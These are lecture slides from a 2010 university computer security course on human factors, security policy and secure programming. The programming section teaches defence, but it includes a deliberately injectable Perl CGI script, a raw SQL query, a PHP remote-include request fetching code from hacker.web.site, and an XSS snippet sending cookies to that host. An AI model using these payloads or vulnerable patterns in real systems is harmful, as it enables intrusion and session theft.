Computer Security DD2395

http://www.csc.kth.se/utbildning/kth/kurser/DD2395/dasak10/

Spring 2010
Sonja Buchegger
buc@kth.se

Lecture 12, Feb. 24, 2010
Human Factors, Secure Software Engineering

Announcements

- Presentation topics, schedule for finals will be on the course website, can pick interesting topics to attend.
- Specific slots → turn up for the hour?
- 10 min presentations, not more
- Guiding questions for presentation and abstract


Human Factors

- important, broad area
- consider a few key topics:
  - security awareness, training, and education
  - organizational security policy
  - personnel security
  - E-mail and Internet use policies

Security Awareness, Training, and Education

- prominent topic in various standards
- provides benefits in:
  - improving employee behavior
  - increasing employee accountability
  - mitigating liability for employee behavior
  - complying with regulations and contractual obligations

Learning Continuum



Awareness

- seeks to inform and focus an employee's attention on security issues
  - threats, vulnerabilities, impacts, responsibility
- must be tailored to organization’s needs
- using a variety of means
  - events, promo materials, briefings, policy doc
- should have an employee security policy document

Training

- teaches what people should do and how they do it to securely perform IS tasks
- encompasses a spectrum covering:
  - general users
    - good computer security practices
  - programmers, developers, maintainers
    - security mindset, secure code development
  - managers
    - tradeoffs involving security risks, costs, benefits
  - executives
    - risk management goals, measurement, leadership

Education

- most in depth
- targeted at security professionals whose jobs require expertise in security
- more employee career development
- often provided by outside sources
  - college courses
  - specialized training programs


Organizational Security Policy

- “formal statement of rules by which people given access to organization's technology and information assets must abide”
- also used in other contexts

Organizational Security Policy

- need written security policy document
- to define acceptable behavior, expected practices, and responsibilities
  - makes clear what is protected and why
  - articulates security procedures / controls
  - states responsibility for protection
  - provides basis to resolve conflicts
- must reflect executive security decisions
  - protect info, comply with law, meet org goals

Security Policy Lifecycle



Policy Document Responsibility

- security policy needs broad support
- especially from top management
- should be developed by a team including:
  - site security administrator, IT technical staff, user groups admins, security incident response team, user groups representatives, responsible management, legal counsel

Document Content

- what is the reason for the policy?
- who developed the policy?
- who approved the policy?
- whose authority sustains the policy?
- which laws / regulations is it based on?
- who will enforce the policy?
- how will the policy be enforced?
- whom does the policy affect?
- what information assets must be protected?
- what are users actually required to do?
- how should security breaches be reported?
- what is the effective date / expiration date of it?

Security Policy Topics

- principles
- organizational reporting structure
- physical security
- hiring, management, and firing
- data protection
- communications security
- hardware
- software
- operating systems

Security Policy Topics cont.

- technical support
- privacy
- access
- accountability
- authentication
- availability
- maintenance
- violations reporting
- business continuity
- supporting information

Resources

- ISO 17799
  - popular international standard
  - has a comprehensive set of controls
  - a convenient framework for policy authors
- COBIT
  - business-oriented set of standards
  - includes IT security and control practices
- Standard of Good Practice for Information Security
- other orgs, e.g. CERT, CIO

Personnel Security

- hiring, training, monitoring behavior, and handling departure
- employees security violations occur:
  - unwittingly aiding commission of violation
  - knowingly violating controls or procedures
- threats include:
  - gaining unauthorized access, altering data, deleting production and back up data, crashing systems, destroying systems, misusing systems , holding data hostage, stealing strategic or customer data for corporate espionage or fraud schemes

Security in Hiring Process

- objective:
  - "to ensure that employees, contractors and third party users understand their responsibilities, and are suitable for the roles they are considered for, and to reduce the risk of theft, fraud or misuse of facilities"
- need appropriate background checks, screening, and employment agreements

Background Checks & Screening

- issues:
  - inflated resumes
  - reticence of former employers to give good or bad references due to fear of lawsuits
- employers do need to make significant effort to do background checks / screening
  - get detailed employment / education history
  - reasonable checks on accuracy of details
  - have experienced staff members interview
- for some sensitive positions, additional intensive investigation is warranted

Employment Agreements

- employees should agree to and sign the terms and conditions of their employment contract, which should include:
  - information on their and the organization’s security responsibilities
  - confidentiality and non-disclosure agreement
  - agreement to abide by organization's security policy

During Employment

- current employee security objectives:
  - ensure employees, contractors, third party users are aware of info security threats & concerns
  - know their responsibilities and liabilities
  - are equipped to support organizational security policy in their work, and reduce human error risks
- need security policy and training
- security principles:
  - least privilege
  - separation of duties
  - limited reliance on key personnel

Termination of Employment

- termination security objectives:
  - ensure employees, contractors, third party users exit organization or change employment in an orderly manner
  - that the return of all equipment and the removal of all access rights are completed
- critical actions:
  - remove name from authorized access list
  - inform guards that general access not allowed
  - remove personal access codes, change lock combinations, reprogram access card systems, etc
  - recover all assets

Email & Internet Use Policies

- E-mail & Internet access for employees is common in office and some factories
- increasingly have e-mail and Internet use policies in organization's security policy
- due to concerns regarding
  - work time lost
  - computer / comms resources consumed
  - risk of importing malware
  - possibility of harm, harassment, bad conduct

Suggested Policies

- business use only
- policy scope
- content ownership
- privacy
- standard of conduct
- reasonable personal use
- unlawful activity prohibited
- security policy
- company policy
- company rights
- disciplinary action

Example Policy

COMPANY SECURITY POLICY – INDEX

Executive Summary

1. **Security Policy**
   - 1.1. Security Policy Documents
   - 1.2. Review and Evaluation
2. **Company Security**
   - 2.1. Information security infrastructure
   - 2.2. Security of third party access
   - 2.3. Outsourcing
   - 2.4. Partnerships, Joint ventures and Alliances
3. **Asset classification and control**
   - 3.1. Accountability for assets
   - 3.2. Fraud policy
   - 3.3. Information classification
   - 3.4. Asset Protection
4. **Personnel security**
   - 4.1. Security in job definition and resourcing
   - 4.2. User training
   - 4.3. Responding to security incidents and malfunctions
   - 4.4. Joiners, Leavers and Travellers
5. **Physical and Environmental security**
   - 5.1. Secure Areas
   - 5.2. Equipment Security
   - 5.3. General Controls
6. **Communications and operations management**
   - 6.1. Operational procedures and responsibilities
   - 6.2. System planning and acceptance
   - 6.3. Protection against malicious software
   - 6.4. Housekeeping
   - 6.5. Network management
   - 6.6. Media handling and security
   - 6.7. Exchanges of information and software
7. **Logical Access control**
   - 7.1. Business requirement for access control
   - 7.2. User access management
   - 7.3. User responsibilities
   - 7.4. Network access control
   - 7.5. Operating system access control
   - 7.6. Application access control
   - 7.7. Monitoring system access and use
   - 7.8. Mobile computing and Teleworking
   - 7.9. Internet/Intranet access

Summary

- introduced some important topics relating to human factors
- security awareness, training & education
- organizational security policy
- personnel security
- E-mail and Internet Use Policies

Software Security

- many vulnerabilities result from poor programming practises
  - cf. Open Web Application Security Top Ten include 5 software related flaws
- often from insufficient checking / validation of program input
- awareness of issues is critical


Software Quality vs Security

- software quality and reliability
  - accidental failure of program
  - from theoretically random unanticipated input
  - improve using structured design and testing
  - not how many bugs, but how often triggered
- software security is related
  - but attacker chooses input distribution, specifically targeting buggy code to exploit
  - triggered by often very unlikely inputs
  - which common tests don't identify

Defensive Programming

- a form of defensive design to ensure continued function of software despite unforeseen usage
- requires attention to all aspects of program execution, environment, data processed
- also called secure programming
- assume nothing, check all potential errors
- rather than just focusing on solving task
- must validate all assumptions

Abstract Program Model



Security by Design

- security and reliability common design goals in most engineering disciplines
  - society not tolerant of bridge/plane etc failures
- software development not as mature
  - much higher failure levels tolerated
- despite having a number of software development and quality standards
  - main focus is general development lifecycle
  - increasingly identify security as a key goal

Handling Program Input

- incorrect handling a very common failing
- input is any source of data from outside
  - data read from keyboard, file, network
  - also execution environment, config data
- must identify all data sources
- and explicitly validate assumptions on size and type of values before use

Input Size & Buffer Overflow

- often have assumptions about buffer size
  - eg. that user input is only a line of text
  - size buffer accordingly but fail to verify size
  - resulting in buffer overflow (see Ch 11)
- testing may not identify vulnerability
  - since focus on “normal, expected” inputs
- safe coding treats all input as dangerous
  - hence must process so as to protect program

Interpretation of Input

- program input may be binary or text
  - binary interpretation depends on encoding and is usually application specific
  - text encoded in a character set e.g. ASCII
  - internationalization has increased variety
  - also need to validate interpretation before use
    - e.g. filename, URL, email address, identifier
- failure to validate may result in an exploitable vulnerability

Injection Attacks

- flaws relating to invalid input handling which then influences program execution
  - often when passed as a parameter to a helper program or other utility or subsystem
- most often occurs in scripting languages
  - encourage reuse of other programs / modules
  - often seen in web CGI scripts

Unsafe Perl Script

```
 1  #!/usr/bin/perl
 2  # finger.cgi - finger CGI script using Perl5 CGI module
 3
 4  use CGI;
 5  use CGI::Carp qw(fatalsToBrowser);
 6  $q = new CGI;        # create query object
 7
 8  # display HTML header
 9  print $q->header,
10        $q->start_html('Finger User'),
11        $q->h1('Finger User');
12  print "<pre>";
13
14  # get name of user and display their finger details
15  $user = $q->param("user");
16  print `/usr/bin/finger -sh $user`;
17
18  # display HTML footer
19  print "</pre>";
20  print $q->end_html;
```

Safer Script

- counter attack by validating input
  - compare to pattern that rejects invalid input
  - see example additions to script:

```
14  # get name of user and display their finger details
15  $user = $q->param("user");
16  die "The specified user contains illegal characters!"
17      unless ($user =~ /^\w+$/);
18  print `/usr/bin/finger -sh $user`;
```

SQL Injection

- another widely exploited injection attack
- when input used in SQL query to database
  - similar to command injection
  - SQL meta-characters are the concern
  - must check and validate input for these

```
$name = $_REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = '" . $name . "';"
$result = mysql_query($query);
```

```
$name = $_REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = '" .
    mysql_real_escape_string($name) . "';"
$result = mysql_query($query);
```

Code Injection

- further variant
- input includes code that is then executed
  - see PHP remote code injection vulnerability
    - variable + global field variables + remote include
  - this type of attack is widely exploited

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
```

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

Cross Site Scripting Attacks

- attacks where input from one user is later output to another user
- XSS commonly seen in scripted web apps
  - with script code included in output to browser
  - any supported script, e.g. Javascript, ActiveX
  - assumed to come from application on site
- XSS reflection
  - malicious code supplied to site
  - subsequently displayed to other users

XSS Example

- cf. guestbooks, wikis, blogs etc
- where comment includes script code
  - e.g. to collect cookie details of viewing users
- need to validate data supplied
  - including handling various possible encodings
- attacks both input and output handling

Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>

Validating Input Syntax

- to ensure input data meets assumptions
  - e.g. is printable, HTML, email, userid etc
- compare to what is known acceptable
- not to known dangerous
  - as can miss new problems, bypass methods
- commonly use regular expressions
  - pattern of characters describe allowable input
  - details vary between languages
- bad input either rejected or altered

Alternate Encodings

- may have multiple means of encoding text
  - due to structured form of data, e.g. HTML
  - or via use of some large character sets
- Unicode used for internationalization
  - uses 16-bit value for characters
  - UTF-8 encodes as 1-4 byte sequences
  - have redundant variants
    - e.g. / is 2F, C0 AF, E0 80 AF
    - hence if blocking absolute filenames check all!
- must canonicalize input before checking

Validating Numeric Input

- may have data representing numeric values
- internally stored in fixed sized value
  - e.g. 8, 16, 32, 64-bit integers or 32, 64, 96 float
  - signed or unsigned
- must correctly interpret text form
- and then process consistently
  - have issues comparing signed to unsigned
  - e.g. large positive unsigned is negative signed
  - could be used to thwart buffer overflow check

Input Fuzzing

- powerful testing method using a large range of randomly generated inputs
  - to test whether program/function correctly handles abnormal inputs
  - simple, free of assumptions, cheap
  - assists with reliability as well as security
- can also use templates to generate classes of known problem inputs
  - could then miss bugs, so use random as well

Writing Safe Program Code

- next concern is processing of data by some algorithm to solve required problem
- compiled to machine code or interpreted
  - have execution of machine instructions
  - manipulate data in memory and registers
- security issues:
  - correct algorithm implementation
  - correct machine instructions for algorithm
  - valid manipulation of data

Correct Algorithm Implementation

- issue of good program development
- to correctly handle all problem variants
  - c.f. Netscape random number bug
  - supposed to be unpredictable, but wasn't
- when debug/test code left in production
  - used to access data or bypass checks
  - c.f. Morris Worm exploit of sendmail
- interpreter incorrectly handles semantics
- hence care needed in design/implement

Correct Machine Language

- ensure machine instructions correctly implement high-level language code
  - often ignored by programmers
  - assume compiler/interpreter is correct
  - c.f. Ken Thompson's paper
- requires comparing machine code with original source
  - slow and difficult
  - is required for higher Common Criteria EAL's

Correct Data Interpretation

- data stored as bits/bytes in computer
  - grouped as words, longwords etc
  - interpretation depends on machine instruction
- languages provide different capabilities for restricting/validating data use
  - strongly typed languages more limited, safer
  - others more liberal, flexible, less safe e.g. C
- strongly typed languages are safer

Correct Use of Memory

- issue of dynamic memory allocation
  - used to manipulate unknown amounts of data
  - allocated when needed, released when done
- memory leak occurs if incorrectly released
- many older languages have no explicit support for dynamic memory allocation
  - rather use standard library functions
  - programmer ensures correct allocation/release
- modern languages handle automatically